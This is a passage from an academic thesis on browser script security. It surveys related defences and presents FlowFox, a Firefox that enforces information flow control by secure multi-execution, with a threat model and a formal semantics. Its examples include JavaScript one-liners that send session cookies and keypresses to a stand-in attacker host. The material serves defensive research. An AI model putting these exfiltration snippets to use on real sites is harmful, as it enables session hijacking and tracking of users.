These initial results were improved and extended in several ways: Kashyap et al. [91], generalize the technique of secure multi-execution to a family of techniques that they call *the scheduling approach to non-interference*, and they analyze how the scheduling strategy can impact the security properties offered. Jaskelioff and Russo [85] propose a monadic library to realize secure multi-execution in Haskell, and Barthe et al. [19] propose a program transformation that simulates SME. Bielova et al. [26] propose a variant of secure multi-execution suitable for reactive systems such as browsers. These authors develop the theory of SME for reactive systems, but the implementation is only for a simple browser model written in OCaml. Finally, Austin and Flanagan [14] develop a more efficient implementation technique. Their multi-faceted evaluation technique could lead to a substantial improvement in performance, especially for policies with many levels.

Also static or hybrid techniques specifically for information flow security in JavaScript or in browsers have been proposed, but these techniques are either quite restrictive and/or cannot handle the full JavaScript language. Bohannan et al. [30, 29] define a notion of non-interference for reactive systems, and show how a model browser can be formalized as such a reactive system. Chugh et al. [39] have developed a novel multi-stage static technique for enforcing information flow security in JavaScript. BFlow [174] provides a framework for building privacy-preserving web applications and includes a coarse-grained dynamic information flow control monitor. Just et al. [90] propose a hybrid combination of dynamic information flow tracking and a static analysis to capture implicit flows within full (excluding exceptions) JavaScript programs, including programs calling `eval`.

Two of the papers discussed above ([36] and [26]) also consider SME-style approaches to information flow security in a browser. But there are important differences with FlowFox. Both Bielova et al. [26] and Capizzi et al. [36] propose to multi-execute the entire browser: the DOM API interactions become internal interactions and each

SME copy of the browser has its own copy of the DOM (see Section 3.2.1).

2.7.2 Web Script Security Countermeasures

There is a large body of work on JavaScript security, but the main focus has been overwhelmingly on client-side security. A very comprehensive survey of many of the recent works has been provided by Bielova [25] who describes a variety of JavaScript security policies and their enforcement mechanism within a web browser context. thereforee we refer to her work for additional details and only focus here on the few works that are closest to our own contribution. Information flow security is one promising approach to web script security, but two other general-purpose approaches have been applied to script security as well: isolation and taint-tracking.

Besides these general alternative approaches, many ad hoc countermeasures for specific classes of web script security problems have been proposed. In Chapter 3, we will discuss the examples of AdJail [155], SessionShield [123] and history sniffing [169].

Isolation

Isolation or *sandboxing* based approaches develop techniques where scripts can be included in web pages without giving them (full) access to the surrounding page and the browser APIs. Isolation is easier to achieve than non-interference, but it is also more restrictive: often access needs to be denied to make sure the script cannot leak the information, but it would be perfectly fine to have the script use the information locally in the browser. Restricting third-party components within a web browser or web application by mediating access to specific security-sensitive operations, has seen a lot of attention since its rise the last decade. We refer to the first category of Section 2.4.3 for additional security technologies based on isolation or fine-grained access control mechanisms.

Several practical systems have been proposed, including ADSafe [41], Caja [117], Facebook JavaScript [99] and JSand [7]. Cao et al. [35] propose a technique to divide a web application into different views in order to isolate them at the client side by only allowing requests coming from a view with the correct rights. Akhawe et al. [10] focus on privilege separation in HTML5 web applications by utilizing standardized browser primitives in order to maintain a least-privilege design. Maffeis et al. [110] formalize the key mechanisms underlying these sandboxes and prove they can be used to create secure sandboxes. They also discuss several other proposals, and we point the reader to their paper for a more extensive discussion of work in this area.

Browser-Enforced Embedded Policies (BEEP) [86] is a server system that injects a policy in a web page. The browser will call this policy script before loading any other

script, giving the policy the opportunity to vet the script about to be loaded. The loading process will only continue after approval of the policy.

Richards et al. [139] present a security infrastructure for dealing with the gadget attacker threat model, by allowing the specification of access control policies on parts of a JavaScript program via leveraging the concept of delimited histories with revocation.

Fredrikson et al. [65] have developed an off-line mechanism for the analysis of JavaScript applications that identify the place where policy hooks can be implemented by ConScript, thereby relying heavily on model checking technologies. Nicolay et al. [122] developed a framework for detecting user-specified security vulnerabilities, based on static analysis of the JavaScript application and regular path expressions.

Joiner et al. [88] propose a program-transformation technique that rewrites JavaScript applications so that they guarentee to be safe with respect to a security policy. The technique also relies on static analysis to detect the points in the application to insert the runtime checks.

Zhou and Evans [180] modified a browser to contain embedded web scripts by limiting script access to critical resources (like the DOM or the network), based on semi-automatically generated security policies.

Agten et al. [8] present JSand, a server-driven sandboxing framework to enforce server-specified security policies in a client's browser. Their approach does not require browser modifications because the framework is implemented in JavaScript itself and the enforcement is done entirely at client-side.

Taint tracking

Taint tracking is an approximation to information flow security, that only takes explicit flows into account. It can be implemented more efficiently than dynamic information flow enforcement techniques, and several authors have proposed taint tracking systems for web security. Two representative examples are Xu et al. [173], who propose taint-enhanced policy enforcement as a general approach to mitigate implementation-level vulnerabilities, and Vogt et al. [165] who propose taint tracking to defend against cross-site scripting.

More recently, Schoepe et al. [148] present an approach to taint tracking that is inspired by SME and that can be used for attack detecion, for example in Android applications. Their implementation works by tranforming the original source code and injecting computations on shadow memories, to simulate the effect of computing both tainted and untainted data in a single run.

Apart from the taint tracking approaches for client-side JavaScript applications, we will discuss more approaches for server-side application platforms in the next section.

2.7.3 Server Security Technologies

Related work on server security countermeasures exists in multiple directions. Over the years, many solutions have been described to enhance the security of the JavaScript platform and other platforms for managed code. In this section, we give an overview of other security platforms for other types of managed code like PHP, Ruby on Rails, or Python. Lastly we introduce web application firewalls, a more rudimentary type of countermeasures, but often used in practice, and runtime application self-protection.

Security platforms for managed code

Livshits [106] provides a taxonomy of run-time taint tracking approaches, in order to preventing web application vulnerabilities such as cross-site scripting and SQL injection attacks.

Wei et al. [167] propose a new architecture that decomposes a web service into two parts, executing in a separate protection domain. Only the trusted part can handle security-sensitive data.

Burket et al. [34] developed GuardRails, a source-to-source tool for building secure Ruby on Rails web applications, by attaching security policies, via annotations, to the data model itself. GuardRails produces a modified application that automatically enforces the specified policies.

Hosek et al. [82] developed a Ruby-based middleware that (1) associates security labels with data and (2) performs transparent label tracking, across a multi-tier web architecture in order to prevent harmful data disclosure.

Nguyen-Tuong et al. [121] propose a fully automated approach to harden PHP-based web applications via precise taint tracking of data and checking specifically for dangerous content only in parts of commands and output that came from untrustworthy sources.

Xie and Aiken [172] present a static analysis algorithm for detecting security vulnerabilities in PHP. Their analysis employs a novel architecture to capture information at decreasing levels of granularity of the application code, enabling them to handle the dynamic features of PHP.

Conti and Russo [40] provide taint analysis for Python via a library written entirely in Python, and thus avoid any modifications in the interpreter. However, the library

only tracks taint information in the source code being developed. Taint information can get lost if tainted values were passed through external libraries.

Bello and Russo [22] provide taint analysis, via a Python library, for the cloud computing platform Google App Engine and harden an existing GAE web application against cross-site scripting attacks.

Blankstein et al. [27] designed a system for Python that protects a database from data leaks and unauthorized access, even within a compromised application, by splitting the application into separate sandboxed processes.

Researchers from the University of California designed a security architecture for server-side JavaScript applications. Espectro executes code in light-weight contexts which expose virtualized versions of the core Node.js libraries, similar to COWL's browsing contexts [153]. Functions in these libraries are implemented as messages to a trusted (parent) context which can perform security checks before and after executing the real Node.js function.[12]

Web application firewalls (WAF)

Krueger et al. [98] describe a technique, based on anomaly detectors, that replaces suspicious parts in HTTP requests by benign data. The concepts behind their system, TokDoc, could be implemented as a complex security policy within NodeSentry.

ModSecurity [1] is a firewall that detects malicious behavior by pattern matching HTTP requests with an existent rule base. The example in Section 4.6 is an implementation of such a very simple rule.

Braun et al. [32] propose a similar proxy based approach that implements a policy enforcement mechanism to guarantee the control flow integrity of web applications.

Runtime Application Self-Protection (RASP)

Runtime application self-protection is a technology that allows the application runtime to detect and to prevent attacks by controlling its own execution.

The OWASP AppSensor project [5] designed a conceptual framework around this idea and a Java reference implementation for intrusion detection and automated response into applications. Comparable closed-source commercial frameworks (e.g., Prevoty and Immunio) offer the same kind of technology for a variety of programming languages and frameworks. They heavily rely on general input and output filtering,

[12] At the time of writing, the article was not yet publicly available. Information about the project can be found on the home page of professor Deian Stefan [152].

e.g., to prevent against common XSS attack vectors or SQL injections. They typically work by hijacking some key methods in popular frameworks. They do not offer the flexibility to developers to define custom policies or define how to react to a potential abuse.

2.8 Conclusions

This chapter introduced important web technologies that are required to understand the next two chapters.

Web browsers are a fundamental building block of web applications and consist of many cooperating subcomponents. The most important for this thesis is the JavaScript engine.

Web applications combine many web technologies, such as HTML and JavaScript, on the client side. Recently, JavaScript is also used as the main language to define the business logic at the server-side of a web application.

Web browsers employ many different security mechanisms, among which content isolation is highly important. However, current measures for content isolation are sufficient. Therefore, in Chapter 3, we will investigate a new client-side countermeasure technology for web browsers.

The introduction of JavaScript on the server-side has not attracted as much interest from the research community yet. Server-side security countermeasures are scarce and often ad hoc. In Chapter 4 we introduce a new server-side security architecture for JavaScript.

Chapter 3

Secure Multi-Execution of Web Scripts

A web browser handles content from a variety of origins, and not all of these origins are equally trustworthy. Moreover, this content can be a combination of markup and executable scripts where the scripts can interact with their environment through a collection of powerful APIs that offer communication to remote servers, communication with other pages displayed in the browser, and access to user, browser and application information such as the geographical location, clipboard content, browser version and application page structure and content. With the advent of the HTML5 standards [60, 53], the collection of APIs available to scripts has substantially expanded.

An important consequence is that scripts can be used to attack the confidentiality or integrity of that information. Scripts can leak session identifiers [126], inject requests into an ongoing session [17], sniff the user's browsing history, or track the user's behavior on a web site [84]. Such malicious scripts can enter a web page because of a cross-site scripting vulnerability [87], or because the page integrates third party scripts such as advertisements, or gadgets. A recent study has shown that almost all popular web sites include such remotely-hosted scripts [124]. Barth et al. [18, 9] have proposed the *gadget attacker*, as an appropriate attacker model for this broad class of attacks against the browser.

The importance of these attacks has led to many countermeasures being implemented

in browsers. The first line of defense is the *same-origin-policy (SOP)* that imposes restrictions on the way in which scripts and data from different origins can interact. However, the SOP is known to have holes [149], and all of the attacks cited above bypass the SOP. Hence, additional countermeasures have been implemented or proposed. Some of these are ad hoc security checks added to the browser (e.g. to defend against history-sniffing attacks, browsers responded with prohibiting access to the computed style of HTML elements [169]), whereas others are elaborate and well thought-out research proposals to address specific subclasses of such attacks (e.g. AdJail [155] proposes an architecture to contain advertisement scripts).

Several researchers [30, 111] have proposed information flow control as a general and powerful security enforcement mechanism that can address many of these attacks, and hence reduce the need for ad hoc or purpose-specific countermeasures. Several prototypes that implement some limited form of information flow control have been developed; we discuss these in detail in Section 2.7.1. However, general, flexible, sound and precise information flow control is difficult to achieve, and so far nobody has been able to demonstrate a fully functional browser that enforces sound and precise information flow control for web scripts. As a consequence, there was no evidence for the practicality of this approach in the context of web applications, till now.

In this chapter, we present FlowFox, the first fully functional web browser (implemented as a modified Mozilla Firefox) that implements a precise and general information flow control mechanism based on the technique of secure multi-execution [56]. FlowFox can enforce general information flow-based confidentiality policies on the interactions between web scripts and the browser API. Information entering or leaving scripts through the API is labeled with a confidentiality label chosen from a partially ordered set of labels, and FlowFox enforces that information can only flow upward in a script. We specify the essence of FlowFox by developing a formal model, and we prove that it achieves non-interference.

We report on several experiments we performed with FlowFox. We measure performance and memory cost, and we show how FlowFox can provide (through suitable choice of the policy enforced) the same security guarantees as many ad hoc browser security countermeasures. We also investigate the compatibility of some of these policies with the top-500 Alexa web sites.

Contributions

In summary, this chapter has the following contributions:

- We present the design and implementation of FlowFox, the first fully functional web browser with sound and precise information flow controls for JavaScript. FlowFox is available for download, and can successfully browse to complex web sites including Amazon, Google, Facebook, Yahoo! and so forth.
- We develop a formal model of the essence of FlowFox and prove that it achieves non-interference. A mechanization of the model in PLT Redex [96] is also available for download.
- We show how FlowFox can subsume many ad hoc security countermeasures by a suitable choice of policy.
- We evaluate the performance and memory cost of FlowFox compared to an unmodified Firefox.
- We evaluate the compatibility of FlowFox with the current web by comparing the output of FlowFox with the output of an unmodified Firefox.

An earlier version of the journal paper [48] on which this chapter is based, was published at ACM CCS 2012 [47]. The journal version extends the conference version in several ways. The main extension is the formalization and security proof in Section 3.2.

The remainder of this chapter is organized as follows: in Section 3.1 we define our threat model, and give examples of threats that are in scope and out of scope for this chapter. Section 3.2 gives a high-level overview of the design of FlowFox and develops the formal model, while Section 3.4 discusses key implementation aspects. In Section 3.5, we evaluate FlowFox with respect to compatibility, security and performance. Section 3.6 concludes this chapter.

3.1 Threat Model

Our attacker model is based on the *gadget attacker* [18, §2]. This attacker has two important capabilities. First, he can operate his own web sites, and entice users into visiting these sites. Second, he can inject content into other web sites because, e.g., he can exploit a cross-site scripting (XSS) vulnerability in the other site, or because he can provide an advertisement or a gadget that will be included in the other site. The attacker does *not* have any special network privileges (he can not eavesdrop on nor tamper with network traffic).

The baseline defense against information leaking through scripts is the SOP. However, it is well-known that the SOP provides little to no protection against the gadget attacker: scripts included by an origin have full access to all information shared between the browser and that origin, and can effectively transmit that information to any third party, e.g., by encoding the information in a URL, and issuing a GET request for that URL.

Not only *confidentiality* of information is important; users also care about integrity. But for the purpose of this chapter, we limit our attention to confidentiality and leave the study of enforcing integrity to future work.

For the rest of this chapter, we consider users surfing the web with a web browser. Typically, these users care about the confidentiality of application data, user interaction data and meta data.

Application Data

The user interacts with a variety of sites that he shares sensitive information with. Prototypical examples of such sites are banking or e-government sites. The user cares about the confidentiality of information (e.g. tax returns) exchanged with these sites. Access to such information is available to scripts through the Document Object Model (DOM) API.

User Interaction Data

Information about the user's mouse movements and clicks, scrolling behavior, or the selection, copying and pasting of text can be (and is) collected by scripts to construct *heat maps*, or to track what text is being copied from a site [84, §5]. Collection of such information by scripts is implemented by installing event handlers for keyboard and mouse activities.

Meta Data

Meta information is about the current web site (like cookies), or about the browsing infrastructure (e.g. screen size). Leakage of such information can enable other attacks, e.g. session hijacking after the leakage of a session cookie. Again, scripts have access to this type of information through APIs offered by the browser.

With these information assets and attacker model in mind, we give concrete example threats that are in scope, and threats we consider out-of-scope for this chapter.

3.1.1 In-scope Threats

Here are some concrete examples of threats that can be mitigated by FlowFox. We will return to these examples further in the paper.

Session Hijacking through Session Cookie Stealing

A gadget attacker can inject a script that reads the shared session cookie between the browser and an honest site A, and leak it back to the attacker, who can now hijack the session:

```
1 new Image().src = "http://attack/?=" + document.cookie;
```

He can do so by creating a new image object and appending the `document.cookie` value to its `src`. Several ad hoc countermeasures against this threat have been proposed. A representative example is SessionShield [126] that uses heuristics to identify which cookies are session cookies, and then blocks script access to these session cookies.

Malicious Advertisements

Web sites regularly include advertisements implemented as web scripts in their pages. These advertisement scripts then have access to application data in the page. This is sometimes desirable, as it enables context-sensitive advertising, yet it also exposes user private data to the advertisement provider.

Again, several countermeasures have been developed. A representative example is AdJail [155] that addresses confidentiality as well as integrity attacks by means of an isolation mechanism that runs the advertisement code in a separate hidden iframe.

History Sniffing and Behavior Tracking

An empirical study by Jang et al. [84] shows that many web sites (including popular web sites within the Alexa global top 100) use web scripts to exfiltrate user interaction data and meta data, for example browsing history. This kind of functionality is even offered as a commercial service by web analytics companies.

The adaptation of the API to access & modify the style of HTML elements is an example of an ad hoc countermeasure specifically developed to mitigate the history sniffing threat [15], but most of the privacy leaks described by Jang et al. [84] are not yet countered in modern browsers.

3.1.2 Out-of-scope Threats

Browser security is a broad field, facing many different types of threats. We list threats that are not in scope for the countermeasure discussed in this chapter, and need to be handled by other defense mechanisms.

Integrity Threats

As discussed earlier, we focus only on confidentiality-related threats. Examples of integrity-related threats include user interface redressing attacks (e.g. clickjacking), and cross-site request forgery (CSRF) attacks.

Implementation-level Attacks Against the Browser

A browser is a complex piece of software with a large network-facing attack surface. Implementation-level vulnerabilities in the browser code may allow an attacker to gain user-level or even administrator-level privileges on the machine where the browser is running. A wide variety of countermeasures to harden implementations against these threats exist [175], and we don't consider them in this chapter. Typical examples of attacks in this category include *drive-by-downloads* [132, 131], possibly enabled by heap-spraying techniques [45].

Threats Not Related to Scripting

This includes for instance attacks at the network level (eavesdropping on or tampering with network traffic) or CSRF attacks that do not make use of scripts [17]. Heiderich et al. [78] show that such scriptless attacks can be surprisingly powerful.

3.2 FlowFox

In this section we describe the design of FlowFox. First, we give an informal recap of information flow security and the secure multi-execution (SME) enforcement mechanism, and we discuss how SME is used in FlowFox. Next, we introduce a formal browser model, and we model the essence of FlowFox on top of this formal model. This allows us to prove the security of FlowFox. The section ends with a discussion of policies in FlowFox, as policies in the full implementation can be richer than in the formal model.

The formal models discussed in this section have been mechanized in PLT Redex [96], and are available for download [4]. PLT Redex[1] is a domain-specific language designed for specifying and debugging operational semantics, allowing to writing both a grammar and reduction rules. PLT Redex allows you to interactively explore terms and to use randomized test generation to attempt to falsify properties of your semantics. PLT Redex is embedded in the full-spectrum programming language Racket[2], meaning all of the convenience of a modern programming language is available, including standard libraries (and non-standard ones) and a program-development environment. For reason of clarification, we have added figures of the traces of the examples within this chapter.

3.2.1 Information Flow Security

Information flow security is concerned with regulating how information can flow through a program. One specifies a policy for a program by giving all input and output operations to the program a *security level*. These represent confidentiality levels, and they are partially ordered where one level is above another one if it represents a higher degree of confidentiality.

For the remainder of this thesis, we limit our attention to a simple two-level lattice (see Figure 3.1) $(\mathcal{L}, \sqsubseteq)$ with $\mathcal{L} = \{\mathsf{L}, \mathsf{H}\}$ expressing confidentiality levels and $\sqsubseteq = \{(\mathsf{L}, \mathsf{L}), (\mathsf{L}, \mathsf{H}), (\mathsf{H}, \mathsf{H})\}$.

[1] https://redex.racket-lang.org/
[2] http://www.racket-lang.org/

Figure 3.1: A simple two-level lattice with confidentiality levels L and H, is used throughout the rest of the thesis chapter. The L level represents public information that might be shared with any origin. The H level stands for confidential information with constraints with whom it might be shared with. Information may only flow upwards through the program, as indicated by the lattice.

In this case, L stands for a *low* confidentiality level for public information and H for *high* or confidential information.

One then tries to enforce that information only flows upward through the program. This is often formalised as *non-interference* – a deterministic program is non-interferent if there are no two runs of the program with inputs identical up to a level l but some different outputs at a level below l.

While there has been a substantial body of research on information flow security over the past decades, the JavaScript language, and the web context bring significant additional challenges, including e.g., dealing with the dynamic nature of JavaScript [90, 76]. As we will show, many useful policies can be specified with only these two levels. But this is not a fundamental limitation: FlowFox scales to an arbitrary number of levels (albeit at a considerable performance and memory cost).

Secure Multi-Execution

Secure multi-execution (SME) [56, 36] is a dynamic enforcement mechanism (i.e., it is applied at run-time of an application) for information flow security with practical advantages when applied in the context of JavaScript web applications [56, §VI.D].

The core idea of SME is to execute the program multiple times – once for every security level, while applying specific rules for input and output (I/O) operations in the program. We summarize the SME I/O rules (graphically represented in Figure 3.2) for the two element lattice that we consider in this thesis:

1. I/O operations are executed only in the executions at the same security level as the operation. This ensures that any I/O operation is only performed once.

2. Output operations at other levels are suppressed.




Figure 3.2: Running an application under the SME regime guarantees that outputs in the L copy could not have been influenced by H level inputs. The H copy has access to H level inputs, but its L level output operations are supressed.

3. High input operations in the low execution are handled as follows: the input operation is skipped, and returns a default value of the appropriate type.

4. Low input operations in the high execution wait for the low execution to perform this input, and then reuse the value that was received as input at the low level. Hence, the scheduling of the two executions should make sure that the low execution performs such input operations first.

It is relatively easy to see that executing a program under the SME regime will guarantee non-interference: the program copy that does output at level L only sees inputs of level L and hence the output could not have been influenced by inputs of level H. For a more general description of the original SME mechanism, and a soundness proof for the case of synchronous I/O, the reader is referred to the seminal paper of Devriese and Piessens [56].

In-Browser SME

An important design decision when implementing SME for web scripts is how to deal with the browser API exposed to scripts. A first option is to multi-execute the entire browser: the API interactions would become internal interactions and each SME copy of the browser would have its own copy of the DOM. The alternate strategy is to only




Figure 3.3: Two design alternatives for SME in the browser.

multi-execute the web scripts and to treat all interactions with the browser API as inputs and outputs. These two alternative designs are shown in Figure 3.3.

Both designs have their advantages and disadvantages. When multi-executing the entire browser, the information flow policy has to give confidentiality levels to inputs and outputs at the abstraction provided by the operating system. The policy can talk about I/O to files and network connections, or about windows and mouse events. Multi-execution can be implemented relatively easily by running multiple processes. However, at this level of abstraction, the SME enforcement mechanism lacks the necessary context information to give an appropriate level to e.g., mouse events. The operating system does not know to which tab, or which HTML element in that tab a specific mouse click or key press is directed. It also cannot distinguish individual HTML elements that scripts are reading from or writing to. As a consequence, this first design cannot, e.g., protect against a script leaking an e-mail typed by the user into a web mail application to any third party with whom the browser has an active session in another tab, because the security enforcement mechanism cannot determine to which origin the user text input is directed.

When multi-executing only the scripts, the information flow policy has to give confidentiality levels to inputs and outputs at the abstraction offered by the browser API. The policy can talk about reading from or writing to the text content of specific HTML elements, and can assign appropriate levels to such input and output operations. However, implementing multi-execution is harder, as it now entails making cross-cutting modifications to the source code of a full-blown browser – e.g., a system call interface is cleaner from a design perspective than a prototypical web browser and as such easier to modify. Also, policies become more complex, as there are many more methods in the browser API than there are system calls. Finally, this design makes it more difficult to achieve precision – the property that secure programs behave the same with or without SME.

FlowFox takes the second approach, as the first approach is too coarse grained to counter relevant threats (in Section 2.7.1 we discuss some related work that follows the first approach). Hence, browser API interactions are treated as inputs and outputs

in FlowFox, and should be given an appropriate security level. Based on two simple examples in JavaScript, we show how SME works in FlowFox.

Example 1. For the first example, consider malicious code trying to disclose the cookie information as part of a session hijacking attack:

```
1 var url = "http://host/image.jpg?=" + document.cookie;
2 var i = new Image(); i.src = url;
3 if (i.width > 50) { /* layout the page differently */ }
```

For this example, we consider reading `document.cookie` as confidential input, and we consider setting the `src` property of an Image object (which results in an HTTP request to the given URL) as public output. Reading the `width` property of the image (also a DOM API call) is considered public input.

We discuss how this script is executed in FlowFox. First, it is executed in a context with a low security level – the low execution. Here, reading the cookie results in a default value, e.g., the empty string. Then the image is fetched – without leaking the actual cookie content – and when reading the width of the image (resulting e.g., in 100), the value that was read is stored for reuse in the context with a high security level – the high execution:

```
1 var url = "http://host/image.jpg?=" + ~~document.cookie~~ "";
2 var i = new Image(); i.src = url;
3 if (i.width > 50) { /* layout the page differently */ }
```

Next, the script is executed in the high execution. In this level, the setting of the `src` property is suppressed. The reading of the `width` property is replaced by the reuse of the value read at the low level.

```
1 var url = "http://host/image.jpg?=" + document.cookie;
2 var i = new Image(); ~~i.src = url~~;
3 if (~~i.width~~100 > 50) { /* layout the page differently */ }
```

This example shows how, even though the script is executed twice, each browser API call is performed only once. As a consequence, if the original script was non-interferent, the script executed under multi-execution behaves the same in the sense that it will still perform the same outputs (API calls in this case). In other words, SME is *precise*: the outputs of secure programs are not modified by the enforcement mechanism. This is relatively easy to see: if low outputs did not depend on high inputs to start from, then replacing high inputs with default values will not impact the low outputs. Outputs at different security levels may however be reordered: for instance, in the example above the order of reading the cookie and loading of the image is reversed. We refer to [56, §IV.A] for an exact statement and proof of the precision theorem. However, FlowFox is not guaranteed to be precise (see the discussion in Section 3.5.1). In Section 5.2.1 we discuss why the reordering of outputs can potentially be problematic for FlowFox.

Example 2. Our second example shows how FlowFox deals with events. Consider the following program that installs a handler that reacts to the page load event, and leaks the cookie to the network. The program also installs a handler for a `keypress` event that leaks the key that was pressed.

This example shows how a malicious flow of information to the third party `host` is prevented. At the same time, similar flows (via e.g., XmlHttpRequest) to the same origin as the origin hosting the page should be allowed. By giving such network requests to the same origin a high level, they will be performed in the high execution and the correct data will be sent.

```
1 function handler () {
2   new Image().src = "http://host/?=" + document.cookie;
3 }
4 function keyhandler (e) {
5   new Image().src = "http://host/?=" + e.charCode;
6 }
7 document.onload = handler;
8 $("target1").onkeypress = keyhandler;
```

We arbitrarily classify the `onload` event as low, and the `keypress` event as high. A low event will be handled by the low execution and then by the high execution, and hence the leaking of `document.cookie` is stopped in the same way as for the example above. A high event is only handled by the high execution, and the low output to the

Event names	n	::=	`keypress` | `onload` | ...
DOM method names	m	::=	`doc-getcookie` | `doc-setcookie` | `net-send` | ...
Values	v	::=	$number$ | `undefined` | $(\lambda x.e)$ | m
Expressions	e	::=	v | x | $(e\ e)$ | (`set-handler` n $(\lambda x.e)$)
Evaluation contexts	E	::=	[] | $(E\ e)$ | $(v\ E)$
Browser states	B	::=	(e, H, W)
Event occurrences	q	::=	(n, v)
DOM API invocations	a	::=	$(m, v \mapsto v_r)$
Actions	α	::=	$\bullet$ | q | a |

Figure 3.4: Grammar for our simplified browser model, as explained in Section 3.2.2.

network in that execution is skipped. Hence the low observer learns nothing, not even that some key was pressed.

In summary, FlowFox treats events as inputs for a script. Also DOM API calls are inputs for a script (the return value is input for the script), but with a side-effect for some output (the API call invocation with its actual arguments can be considered output of the script). For API calls that return nothing (e.g., always return `undefined`) an optimization is possible: such API calls can be considered just output instead of a combination of output and input, but we ignore that optimization in the rest of the thesis.

3.2.2 Formal Browser Model

We define a small-step operational semantics of a simple browser model. The previous informal discussion highlights the essential elements to model: (1) handling of input events, and (2) synchronous calls to browser APIs. We model a browser state B as a triple (see Figure 3.4 for the grammar):

- e, the expression that is being executed. We keep the scripting language extremely simple: all it can do is perform synchronous calls to the browser API (such as `doc-getcookie`), or install new event handlers. It is straightforward to add more features to the scripting language, but we refrain from doing so as such additional features do not add any new insights.
- H, a function mapping an event name to an event handler definition in the form of a lambda-expression. We use the notation $\mathrm{H}(n)$ to lookup the handler corresponding to a given event name n. $\mathrm{H}(n)$ returns $(\lambda x.\texttt{undefined})$ if no

handler is registered for n. For simplicity, we assume that there can be only one handler per event name. Setting a new handler will overwrite the old handler.

- W, an abstract representation of the *world* that the script is interacting with. W represents the DOM API implementation and its state (e.g., the values of cookies), as well as state in the rest of the world (e.g., the events that will happen and that the script will respond to). Each event occurrence q consists of an event name n (such as `onload` or `keypress`) and a value v (such as the character code of the key that was pressed).

  Since FlowFox only multi-executes the scripts, we keep W abstract. We assume only that (1) there is some function DOM that, given a state W and a specific API call invocation (i.e. a method name m and an actual parameter v) returns both the result of that API call as well as a new state W', and (2) there is some function NXT that, given a state W, returns the next event occurrence to be processed as well as an updated state W'.

Scripts can interact with the world in two ways: they receive event occurrences from the world, and they invoke the DOM API operations. The event occurrences are *inputs* to the script. For API invocations $a = (m, v \mapsto v_r)$ the outgoing invocation (m, v) is an output of the script to the world, and the return value is an input to the script. Figure 3.4 defines the syntax of evaluation contexts E and Figure 3.5 summarizes the evaluation rules. The operational semantics of our model are defined as a labeled transition system, where labels represent actions α_i:

Silent action. Internal computation within a script is represented by a silent action $\bullet$.

Input event actions. Event occurrences $q = (n, v)$, representing the occurrence of an event with name n and parameter v, e.g., `(keypress, 10)`.

API invocation actions. DOM API invocations, $a = (m, v \mapsto v_r)$, representing the invocation of a DOM API call with name m, actual parameter v and result v_r.

Scripts in a web page are modeled as an initial set of event handlers H_0 (inline scripts are not directly modeled but can be simulated by a handler on the `onload` event). Browser execution starts in the state $(\texttt{undefined}, H_0, W_0)$ where W_0 is the initial state of the world.

The *execution* of H_0 in a world W_0 is the stream of actions α_i, resulting from evaluating the initial browser state $(\texttt{undefined}, H_0, W_0)$:

$$B_0 = (\texttt{undefined}, H_0, W_0) \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} B_2 \xrightarrow{\alpha_2} \ldots$$

$$(E[((\lambda x.e)\ v)], H, W) \xrightarrow{\bullet} (E[e\{x := v\}], H, W) \quad \textbf{(E-Beta)}$$

$$(E[(\texttt{set-handler}\ n\ (\lambda x.e))], H, W) \xrightarrow{\bullet} (E[\texttt{undefined}], H\{n \mapsto (\lambda x.e)\}, W) \quad \textbf{(E-Set-Handler)}$$

$$(E[(m\ v)], H, W) \xrightarrow{(m, v \mapsto v_r)} (E[v_r], H, W') \quad \textbf{(E-DOM-Call)}$$

$$\textbf{where}\ (v_r, W') = DOM(W, m, v)$$

$$(v, H, W) \xrightarrow{(n, v_e)} (f_h\ v_e, H, W') \quad \textbf{(E-Process-Event)}$$

$$\textbf{where}\ (n, v_e, W') = NXT(W)\ \textbf{and} f_h = H(n)$$

Figure 3.5: Evaluation rules for our simplified browser model.

Executions are typically infinite, as the world can keep producing event occurrences. Finite executions can be modeled by having world states with a partially defined NXT function. Execution is deterministic – each (H_0, W_0) pair leads to a single execution. Any non-deterministic choice (e.g., a user choosing to perform a certain input event) is modeled as part of the world state.

In the examples that follow, we typically define only the initial set of handlers of a script H_0, and we illustrate browser execution by listing the visible (i.e., all but non-silent) actions of a finite prefix of an execution. We refer to such a finite list of visible actions as a *trace*. The first element in a trace is the first event handled by the browser. Next follow the DOM API invocations (in order of occurrence) that happen during the processing of that event. Then follows the second event, again followed by its DOM API invocations and so on.

Example 3. This example shows how the two event handlers from Example 1 in Section 3.2.1 can be modelled within our model and what the resulting trace looks like. The function H_0 contains the following two tuples:

$$H_0 = \{(\texttt{onload} \mapsto \lambda x.\texttt{net-send}(\texttt{doc-getcookie}(0))),$$
$$(\texttt{keypress} \mapsto \lambda e.\texttt{net-send}(e))\}$$

and maps all other event names to $(\lambda x.\texttt{undefined})$. The parameter 0 for `doc-getcookie` in the event handler for `onload` is only there, because our model requires

